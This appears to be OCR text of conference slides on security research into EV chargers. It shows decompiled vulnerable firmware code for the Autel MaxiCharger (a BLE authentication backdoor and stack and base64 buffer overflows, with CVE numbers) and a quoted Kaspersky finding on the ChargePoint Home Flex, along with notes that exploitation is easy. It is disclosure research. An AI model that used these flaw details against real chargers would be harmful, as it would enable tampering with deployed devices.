
## Getting the firmware


- XOR with 256-byte key?
  - Nope
- Addition instead of XOR?
  - Almost?




## Getting the firmware

```
ciphertext = (plaintext XOR key1) + key2
```




App
Serial number, 8 digit code
Autel server
Authentication token


App
App random
Charger
Charger random
Hash(App random, Charger random, Auth token)
Authentication success/fail

# Autel MaxiCharger (CVE-2024-23958)

```
if ( packet && packet_length == 32 )
{
  log("A_Ble_Bus", 2, 536, "auth msg\r\n");
  memcpy(appAuthData, packet, sizeof(appAuthData));
  get_password(passwordHashData);
  memcpy(randomNumbers, app_random, 4u);
  memcpy(&randomNumbers[4], charger_random, 4u);
  retrieveAuthToken(randomNumbers, passwordHashData, cpAuthData);
  for ( k = 0; k < 0x20u; ++k )
  {
    if ( appAuthData[k] != cpAuthData[k] )
      response[12] = 1;
  }
}
```

# Autel MaxiCharger (CVE-2024-23958)

```
if ( response[12] )
{
  response[12] = 0;
  sha256(backdoorToken, 0x20u, hashed, 0);
  sha256(hashed, 0x20u, hashed, 0);
  sha256(hashed, 0x20u, hashed, 0);
  memcpy(backdoorToken, hashed, sizeof(backdoorToken));
  retrieveCpAuthData(randomNumbers, backdoorToken, cpAuthData);
  for ( m = 0; m < 0x20u; ++m )
  {
    if ( appAuthData[m] != cpAuthData[m] )
      response[12] = 1;
  }
  if ( response[12] )
  {
    set_ble_authenticated(0);
    log("A_Ble_Bus", 2, 646, "auth failed, %s.\r\n", v4);
  }
  else
  {
    set_ble_authenticated(1);
    log("A_Ble_Bus", 2, 641, "authbd succ\r\n");
  }
}
else
{
  set_ble_authenticated(1);
 log("A_Ble_Bus", 2, 605, "con:step4->authentication succ, %d\r\n", v15);
}
```

>>

# Autel MaxiCharger (CVE-2024-23958)

**Authentication “backdoor”**

```
log("A_Ble_Bus", 2, 641, "authbd succ\r\n");
```

# Autel MaxiCharger (CVE-2024-23959)

**Post-authentication buffer overflow**

```
char stack_buffer[60]; // [sp+50h] [bp-120h] BYREF

bzero(stack_buffer, 60);
if ( a1 )
{
  [...]
}
else
{
  qmemcpy(v13, (int *)aU, sizeof(v13));
  sub_80C38D4(v13, 17);
  memcpy(stack_buffer, ble_buffer, ble_buffer_length);
  os_printf_maybe(byte_80F4768);
  os_printf_maybe("chargingCtrlParam.chargingCtrl = 0x%x\r\n", *(_DWORD *)stack_buffer);
  os_printf_maybe("chargingCtrlParam.chargingMode = 0x%x\r\n", *(_DWORD *)&stack_buffer[4]);
  os_printf_maybe("chargingCtrlParam.chargingParam = %d\r\n", *(_DWORD *)&stack_buffer[8]);
  os_printf_maybe("chargingCtrlParam.accountBalance = %d\r\n", *(_DWORD *)&stack_buffer[12]);
  [...]
}
```

# Autel MaxiCharger

- Binary exploitation on easy mode:
  - No stack canaries
  - No ASLR
  - No limitations on character set
  - Many saved registers on the stack
- Since it’s FreeRTOS, cleanup and continuation was the **only challenging part**

# Autel MaxiCharger (CVE-2024-23967)

**Buffer overflow when decoding base64**

```
char base64_decoded[1024]; // [sp+B0h] [bp-418h] BYREF

initialize_string(data);
v7 = parse_json_message(a1, a2, v26, a4, v24, data);
if ( string_equal(v26, "Reboot") )
{
  ...
}
if ( v7 >= 1 )
{
  c_string = get_c_string(data);
  os_printf_maybe("strData:%s", c_string);
  memset(base64_decoded, 0, sizeof(base64_decoded));
  data_string = (char *)get_c_string(data);
  data_base64_decode(data_string, base64_decoded);
  os_printf_maybe("data_base64_decode:%s", base64_decoded);
```

# ChargePoint Home Flex

>>

# ChargePoint Home Flex

- BT + BLE (provisioning)
- WiFi
- Runs Linux

# ChargePoint Home security research

Dmitry Sklyar, @d_skljar

Kaspersky Lab Security Services, @kl_secservices

**Contents**

# ChargePoint Home Flex

2018 - Kaspersky Lab report

## 7.4.1. Stack buffer overflow in btclassic

When parsing the “password” parameter of the “connect_to_wifi” request, the service copies it to the stack buffer without proper length verification (see Listing 9).

Listing 9. Btclassic vulnerable code


```
pswd = (void *)json_dumps(joPassword, 512);

…

strcpy(.pswdHash, (const char *)pswd);
```

“pswdHash” here is a 0xD0-byte stack buffer. This can lead to a stack buffer overflow and a denial of service attack.

For successful vulnerability exploitation, the charging station needs to be in the unregistered state. To place the station into that state, an attacker may need to make a power-cycle prepended by the reset-to-factory-defaults procedure, which requires physical access to the charger.


PCBite
PCBite


# ChargePoint Home Flex

**Getting firmware**

# ChargePoint Home Flex

